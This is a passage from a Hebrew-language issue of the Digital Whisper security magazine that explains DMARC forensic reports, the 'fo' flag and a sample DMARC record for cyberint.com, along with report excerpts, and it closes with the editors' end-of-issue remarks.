      <source_ip>209.85.220.73</source_ip>
      <count>2</count>
      <policy_evaluated>
        <disposition>none</disposition>
        <dkim>pass</dkim>
        <spf>pass</spf>
      </policy_evaluated>
    </row>
    <identifiers>
      <header_from>cyberint.com</header_from>
    </identifiers>
    <auth_results>
      <dkim>
        <domain>google.com</domain>
        <result>pass</result>
        <selector>20161025</selector>
```


RUF (Reporting URI for Forensic Data) - דו"חות אלו מכילים יותר מידע מאשר דוחות מצטברים ונשלחים על ידי ספק\ארגון מסוים (שקיבל אימייל מדומיין כלשהו אשר פרסם רשומת DMARC המכילה דגל RUF עם כתובת אימייל) אל בעל דומיין בהודעת אימייל בזמן אמת, בהתאם לערך שהוגדר בדגל ה-"fo" ברשומת ה-DMARC. דגל ה-"fo" מתווה לשרת המקבל באילו מקרים יישלח דוח מסוג Forensic, ויכול להכיל את הערכים:

- **0 -** בהגדרת "fo=0"ברשומת ה-DMARC, השרת המקבל יותווה לשלוח דוח מסוג Forensic במקרים בהם שני המנגנונים (SPF ו-DKIM) נכשלו בבדיקת האימות.
- **1 -** בהגדרת "fo=1" ברשומת ה-DMARC, השרת המקבל יותווה לשלוח דוח מסוג Forensic במקרים בהם אחד או שני המנגנונים (SPF ו-DKIM) נכשלו בבדיקת האימות.

המידע המתקבל בדוחות מסוג Forensic הוא מפורט יותר, ומכיל את הפרטים הבאים:

1. מידע על הספק\ארגון ששולח את הדוח כגון - שם הספק\ארגון, תיבת המייל ממנה נשלח הדוח ופרטים נוספים ליצירת קשר, מספר דוח, ופרק הזמן עליו התקבל הדיווח.
2. זמן הגעת הודעת האימייל שנבדקה אל השרת המקבל.
3. סיכום תוצאות האימות של SPF ו-DKIM הכוללות - כתובת IP ממנה נשלחה הודעת האימייל בשם הדומיין, אינדקציה על מדיניות ה-DMARC שהוחלה, תוצאות אימות SPF, ותוצאות אימות DKIM.
4. נושא הודעת האימייל שנבדקה.
5. מזהה הודעה (Message ID) של הודעת האימייל שנבדקה.
6. כתובות "Sender From" ו-"Envelope From" ששומשו בהודעת האימייל שנבדקה.
7. כתובת "Mail To" (כתובת התיבה המיועדת) אליו נשלחה הודעת האימייל שנבדקה.
8. URLs - במידה וכאלו נכללו בגוף הודעת האימייל שנבדקה.
9. לעיתים, גוף הודעת האימייל במלוא.

בתמונת המסך מטה ניתן לראות דוגמא לדוח Forensic:


```
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

This is a spf/dkim authentication-failure report for an email message received from IP 1.2.3.4 on Wed, 09 Mar
Below is some detail information about this message:
 1. SPF-authenticated Identifiers: none;
 2. DKIM-authenticated Identifiers: none;
 3. DMARC Mechanism Check Result: Identifier non-aligned, DMARC mechanism check failures;

For more information please check Aggregate Reports or mail to abuse@participatingISP.com.
--===============227667048954710057 5==
Content-Type: message/feedback-report
MIME-Version: 1.0

Feedback-Type: auth-failure
User-Agent: ParticipatingISP/1.0
Version: 1
Original-Mail-From: <xxxxx@domain.com>
Arrival-Date: Wed, 09 Mar 2016 11:27:48 +0800
Source-IP: [redacted]
Reported-Domain: domain.com
Original-Envelope-Id: xxxxxxxxxxxxx.domain
Authentication-Results: participatingISP.com; dkim=none; spf=fail smtp.mailfrom=xxxxxxx@domain.com
Delivery-Result: reject
--===============2276670489547100575==
Content-Type: text/rfc822-headers; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Received: from xxxxx ([4.5.6.7])
        by domain.com with SMTP id 1zmYL24ZQc3VyCEd.1
        for <xxxxx@recipient.com>; Wed, 09 Mar 2016 11:27:43 +0800
Date: Wed, 9 Mar 2016 11:27:37 +0800
From: "Display Name" <xxxxxxx@domain.com>
To: Recipient <xxxxx@recipient.com>
Subject: Check your account!
X-Priority: 3
Mime-Version: 1.0
Message-ID: <xxxxxxxxxxxxxxxx@domain.com>
Content-Type: multipart/mixed;
```

ננתח את רשומת ה-DMARC של הדומיין "Cyberint.com" והדגלים אותם היא מכילה:

```
oz@oz-pt:~$ dig TXT _dmarc.cyberint.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> TXT _dmarc.cyberint.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38374
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
;_dmarc.cyberint.com.           IN      TXT

;; ANSWER SECTION:
_dmarc.cyberint.com.    5       IN      TXT     "v=DMARC1; rua=mailto:dmarc-repo
rts@cyberint.com; ruf=mailto:dmarc-reports@cyberint.com; p=none; sp=none; fo=1;"

;; AUTHORITY SECTION:
cyberint.com.           5       IN      NS      park2.livedns.co.il.
cyberint.com.           5       IN      NS      park1.livedns.co.il.
```

- v=DMARC1 - מיידע על גרסת ה-DMARC. דגל זה הינו קבוע בערכו וחייב להכלל ברשומה.
- rua=mailto:dmarc-reports@cyberint.com - כתובת האימייל אליה יישלחו דוחות מסוג RUA (Reporting URI for Aggregate Data).
- ruf=mailto:dmarc-reports@cyberint.com - כתובת האמייל אליה יישלחו דוחות מסוג RUF (Reporting URI for Forensic Data).
- p=none - מדיניות ה-DMARC המוגדרת לדומיין זה.
- sp=none - מדיניות ה-DMARC המוגדרת לתתי-דומיין (Subdomains) של דומיין זה.
- fo=1 - דגל ה-"fo" מתווה לשרת המקבל באילו מצבים יישלח דוח Forensic. כשערכו הוא 1, על השרת המקבל לשלוח דוח Forensic אם לפחות אחת הבדיקות של המנגנונים (SPF/DKIM) לא צלחה.

הדיאגרמה הבאה מציגה את התהליך המלא שמתקיים כשהודעת אימייל נשלחת על ידי אימייל דומיין המיישם את SPF, DKIM, ו-DMARC, וגם את פעולות השרת המקבל:



סיכום

שימוש ב-Email Spoofing לטובת Spam, Phishing, הונאות מגוונות, ו-מתקפות Social Engineering, עדיין נפוץ מאוד בימינו. ההתקדמות הטכנולוגית שנעשתה לטובת מניעה של נסיונות זדוניים כאלו מגיעה בצורת המנגנונים SPF, DKIM, ו-DMARC. הטמעה מקיפה ומדויקת של המנגנונים על ידי בעל דומיין יכולה לספק מידת אבטחה גבוהה ביותר כנגד נסיונות המיישמים Email Spoofing. ניתן לראות שכיום רוב הדומיינים השולחים אימייל עדיין לא משתמשים במנגנונים אלו, וגם אם משתמשים ב-SPF באשר הוא הותיק, המוכר, והפשוט ביותר ליישום, DKIM ו-DMARC אינם משומשים, ובהחלט שכיחים במידה נמוכה בנוף האינטרנטי של היום. בתור משתמשי קצה ואנשי מקצוע בתחום אבטחת המידע, נותר לנו רק לקוות שהיישויות השולחות אלינו וללקוחותינו הודעות אימייל יטמיעו את המנגנונים האלו בצורה ראויה, כך נוכל לבטוח ללא חשש בכל הודעת אימייל המגיעה לתיבה כלשהי.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-91 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש פברואר

אפיק קסטיאל,

ניר אדר,

31.01.2018